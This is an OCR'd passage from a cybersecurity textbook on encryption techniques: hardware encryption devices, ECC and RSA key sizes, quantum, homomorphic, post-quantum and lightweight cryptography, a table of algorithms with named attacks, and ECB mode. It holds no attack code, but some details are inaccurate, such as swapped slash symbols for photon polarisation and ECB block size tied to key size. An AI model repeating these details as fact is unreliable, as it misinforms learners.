
Other Encryption Techniques (Cont'd)

Hardware-Based Encryption

- Hardware-based encryption **uses computer hardware** for assisting or replacing the software when the data encryption process is underway
- These devices are also capable of **storing encryption keys** and other **sensitive information** in secured areas of RAM or other nonvolatile storage devices

Types of hardware encryption devices

TPM	Trusted platform module (TPM) is a crypto-processor or chip that is present on the motherboard that can securely store the encryption keys, and it can perform many cryptographic operations
HSM	Hardware security module (HSM) is an additional external security device that is used in a system for crypto-processing and can be used for managing, generating, and securely storing cryptographic keys
USB Encryption	USB encryption is an additional feature for USB storage devices that offers onboard encryption services
Hard Drive Encryption	Hard drive encryption is a technology where the data stored in the hardware can be encrypted using a wide range of encryption options



Other Encryption Techniques (Cont'd)

Post-quantum Cryptography

- Post-quantum cryptography is an advanced cryptographic algorithm designed to **protect security systems** from attacks initiated on both conventional and quantum computers
- It is intended to provide **secure wide-range communication**, secure secret-key processing, public-key-based signatures, and public-key-based encryption

Lightweight Cryptography

- Most current cryptographic algorithms are suitable for servers and desktops, but lightweight cryptographic algorithms are aimed at **low-complexity applications** such as RFID tags, sensor-based applications, and other IoT-based applications
- The main objective of developing lightweight cryptography is to use **less power** and **less resources** without compromising security

Other Encryption Techniques

- **Elliptic Curve Cryptography (ECC)**

  ECC is a modern public-key cryptography developed to avoid larger cryptographic key usage. The asymmetric cryptosystem depends on number theory and mathematical elliptic curves (algebraic structure) to generate short, quick, and robust cryptographic keys. RSA is an incumbent public-key algorithm, but its key size is large. The speed of the encryption always depends on the key size: a smaller key length allows faster encryption. To minimize the key size, elliptic curve cryptography has been proposed as a replacement for the RSA algorithm.

  The operational key sizes of both algorithms to achieve similar goals are listed below:

ECC Key size	RSA Key Size
160	1024
224	2048
256	3072
384	7680
512	15360

Table 20.3: Comparison of ECC and RSA key size

While RSA uses a key size of 1024 to encrypt the data, ECC provides equal security with a comparatively smaller key size of 160. For high-level computing, RSA uses a key size of

7680 to implement security, whereas ECC can provide the same level of security with a key size of 384.

- **Quantum Cryptography**

  As the world is increasingly adopting online information sharing, cryptosystems are witnessing a sharp increase in security attacks. Since mathematical encryption uses binary digits (0 and 1), it can be easily eavesdropped on or manipulated using various techniques. Hence, quantum cryptography has been introduced to protect data from theft midway (e.g., MITM attacks). This cryptography is processed based on quantum mechanics, such as quantum key distribution (QKD), using photons instead of mathematics as a part of encryption.

  In quantum cryptography, the data are encrypted by a sequence of photons that have a spinning trait while traveling from one end to another end. These photons keep changing their shapes during their course through filters: vertical, horizontal, forward slash, and backslash. Here, vertical and backslash spins imply "ones," while horizontal and forward slash spins imply "zeros."

  - Horizontal (–): 0
  - Vertical (|): 1
  - Backslash (/): 1
  - Forward slash (\): 0

  Attackers can eavesdrop on but cannot manipulate the data because the photons are transferred through arbitrary filters. To breach this mechanism, attackers have to know the exact shape of the photons; if they fail to choose the right transmission, the photon polarization is distorted and the receiver detects an error indicating the eavesdrop.

- **Homomorphic Encryption**

  Homomorphic encryption differs from conventional encryption mechanisms, where math operations are performed to encrypt the plaintext. Homographic encryption allows users to secure and leave their data in an encrypted format even while it is being processed or manipulated. In this technique, encryption and decryption are performed by the same key holder. The homomorphic mechanism enables the user/sender to encrypt the confidential data and out-source it to an enterprise via cloud services to process the given data.

  How homomorphic encryption differs from other encryption mechanisms:

  In private key encryption:

  - Only keyholders can generate and decrypt ciphertexts using similar keys.

  In public key encryption:

  - Only the public keyholder generates the ciphertext and the secret keyholder decrypts the ciphertext.

In homomorphic encryption:

- The keyholder can generate the ciphertext and anyone can alter the ciphertext, but only the keyholder again can decrypt the data.

The reason for using this cryptography is that an untrusted entity can manipulate the data. Hence, this mechanism allows the sender himself/herself to encrypt and decrypt the data, allowing anyone to perform mathematical operations on the ciphertext with respect to the rules applied by the sender.

- **Hardware-Based Encryption**

Hardware-based encryption is a technique that uses computer hardware for assisting or replacing the software when the data encryption process is being performed. Devices that offer encryption techniques can be considered as hardware-based encryption devices. In the implementation of hardware-based encryption, the cryptography technique workload is transferred to the hardware processors, making the system resources free for performing other functions. These devices can also store encryption keys and other sensitive information in secured areas of RAM or other nonvolatile storage devices such as flash memory.

Hardware encryption devices reduce instruction sets, where only the authorized code can be executed. These devices do not support third-party software, thereby preventing the execution of any malicious programs. Hardware encryption offers many advantages over software encryption, as it can perform rapid processing of algorithm. It provides tamper-resistant key storage and avoids unauthorized code. Some hardware-based encryption devices are wireless access points, Nitrokey, credit card terminals, and network bulk encryptors.

Types of hardware encryption devices

- **TPM**

  Trusted Platform Module (TPM) is a crypto-processor or a chip that is present in the motherboard. It can securely store the encryption keys and perform many cryptographic operations. TPM offers various features such as authenticating platform integrity, providing full disk encryption capabilities, performing password storage, and providing software license protection.

- **HSM**

  A hardware security module (HSM) is an additional external security device that is used in a system for crypto-processing, and it can be used for managing, generating, and securely storing cryptographic keys. HSM offers enhanced encryption computation that is useful for symmetric keys longer than 256 bits. High-performance HSM devices are connected to the network using TCP/IP. Some HSM devices include Thales Luna Network HSM, nSheild HSM, Utimaco HSM, and Cryptosec Dekaton PCI.

- **USB Encryption**

  USB encryption is an additional feature for USB storage devices, which offers onboard encryption services. Encrypted USB devices need an on-device credential system or software- or hardware-based credentials from a computer. USB encryption provides protection against malware distribution over USB and helps in preventing data loss and data leakage. Some hardware USB-encrypted devices include Encrypted USB, Kingston Ironkey D300S, and diskAshur Pro.

- **Hard Drive Encryption**

  Hard drive encryption is a technology whereby the data stored in the hardware can be encrypted using a wide range of encryption options. Hard drive encryption devices cannot use an on-device keyboard or fingerprint reader; instead, they need a TPM or an HSM. These devices can be installed as an internal drive on a computer. Some hard drive encryption devices include military-grade 256-bit AES Hardware Encryption and DiskCypher AES Sata Hard Drive Encryption.


- **Post-quantum Cryptography**

  Post-quantum cryptography is also known as quantum-resistant and quantum-proof cryptography, as it is an advanced cryptographic algorithm (mostly public-key based) designed to protect security systems from attacks initiated on both conventional and quantum computers. It can also work in conjunction with underlying communication protocols and operating networks. Moreover, post-quantum cryptography can serve as a stand-alone encryption algorithm that replaces current vulnerable cryptosystems complying with standard security policies.

  Post-quantum cryptography is intended to provide secure wide-range communication, secure secret-key processing, public-key-based signatures, and public-key-based encryption for high-end activities such as secure e-voting. The cryptography comprises several low-cost, secure systems and other systems that are usually employed for online communications. Post-quantum cryptography is aimed at preparedness for the age of quantum computing by updating specific algorithms and standards.

- **Lightweight Cryptography**

  A major challenge in current cryptography techniques is its usage in low-powered devices. Researchers are attempting to develop a compact algorithm that is quantum-safe and can be operated effectively on low-powered devices. Most current cryptographic algorithms are suitable for servers and desktops, but lightweight cryptographic algorithms are aimed at low-complexity applications such as RFID tags, sensor-based applications, and other IoT-based applications. The main objective of developing lightweight cryptography is to use less power and less resources without compromising security.



Comparison of Cryptographic Algorithms

Algorithm	Working Structure	Key/Block Size (bits)	Known Attacks
DES	Feistel	56 (8 bits parity)/ 64	Brute-force attack
3DES	Feistel	112 or 168 bits	Block collision attack
AES	Substitution-permutation	Up to 256/128	Side-channel attack
RC4	Random-permutation	Up to 2048/2064	NOMORE attack
RC5	Feistel	Up to 2040/128	Timing attack
RC6	Feistel	Up to 256/128	Brute force attack
Blowfish	Feistel	32–448 bits	Birthday attack and known-plaintext attack
Twofish	Feistel	Up to 256/128	Power analysis attack
Threefish	Tweakable block cipher/Non-Feistel	Up to 1024/1024	Boomerang attack
Serpent	Substitution-permutation	Up to 256/128	XSL and Meet-in-the-Middle attack
TEA	Feistel	Up to 128/64	Related-key attack
CAST-128	Feistel	Up to 128/64	Known-plaintext attack

Algorithm	Working Structure	Key/Block Size (bits)	Known Attacks
GOST Block Cipher	Feistel	256/64	Chosen-key attack
RSA	Factorization	Variable	Brute force and timing attack
Diffie-Hellman	Elliptic Curves/Algebraic	Variable	Man-in-the-Middle attack
YAK	Nondeterministic Finite automation (NFA)	Variable	Key share and key replication attack
MD5	Merkle-Damgard Construction	Variable	Collision attack
MD6	Merkle-Damgard Construction	Variable	Brute-force attack/ Birthday attack
SHA	Merkle-Damgard Construction	160/512	Collision attack
RIPEMD - 160	Merkle-Damgard Construction	Up to 320/512	Collision attack
HMAC	Merkle-Damgard Construction	Variable	Brute-force attack

Comparison of Cryptographic Algorithms

The following table compares the various cryptographic algorithms and lists the known attacks against these algorithms:

Algorithm	Working Structure	Key/Block Size (bits)	Known Attacks
DES	Feistel	56 (8 bits parity)/64	Brute-force attack
3DES	Feistel	112 or 168 bits	Block collision attack
AES	Substitution-permutation	Up to 256/128	Side-channel attack
RC4	Random-permutation	Up to 2048/2064	NOMORE attack
RC5	Feistel	Up to 2040/128	Timing attack
RC6	Feistel	Up to 256/128	Brute-force attack
Blowfish	Feistel	32–448 bits	Birthday attack and known-plaintext attack
Twofish	Feistel	Up to 256/128	Power analysis attack
Threefish	Tweakable block cipher/Non-Feistel	Up to 1024/1024	Boomerang attack
Serpent	Substitution-permutation	Up to 256/128	XSL and Meet-in-the-Middle attack

TEA	Feistel	Up to 128/64	Related-key attack
CAST-128	Feistel	Up to 128/64	Known-plaintext attack
GOST Block Cipher	Feistel	256/64	Chosen-key attack
RSA	Factorization	Variable	Brute-force and timing attack
Diffie–Hellman	Elliptic curves/Algebraic	Variable	Man-in-the-Middle attack
YAK	Nondeterministic finite automation (NFA)	Variable	Key share and key replication attack
MD5	Merkle–Damgard Construction	Variable	Collision attack
MD6	Merkle–Damgard Construction	Variable	Brute-force attack/Birthday attack
SHA	Merkle–Damgard Construction	Variable	Collision attack
RIPEMD - 160	Merkle–Damgard Construction	Up to 320/512	Collision attack
HMAC	Merkle–Damgard Construction	Variable	Brute-force attack

Cipher Modes of Operation

Cipher modes of operation, also known as block cipher modes of operation, are used to encrypt a fixed block of plaintext using a secret key and, in some modes, an initialization vector. These modes of operation can ensure the confidentiality and authenticity of data. The client and server exchange an encrypted symmetric key securely to facilitate encryption and decryption. Discussed below are the four block cipher modes of operation that explain how source-side encryption and destination-side decryption work.

- **Electronic Code Book (ECB) Mode**

  The ECB mode is a straightforward process of encryption and decryption that requires plaintext, a secret key, and a block cipher encryption algorithm. The plaintext is divided into a fixed length of blocks, which is equal to the size of the secret key. In the first stage, the encryption starts by taking the first block of the plaintext, and the secret key is taken as input to the block cipher encryption algorithm; the output is the first block of ciphertext. The process is repeated for all the plaintext blocks.

  On the destination side, decryption is performed in the same manner as generation of the first block of ciphertext. The secret key is taken as input to the block cipher decryption algorithm, which outputs the first block of plaintext. This process is repeated for all the ciphertext blocks. However, this mode has a flaw: if the equally partitioned blocks of plaintext contain the same data, then the output cipher blocks also contain the same ciphertext, providing analysts a chance to predict the plaintext.

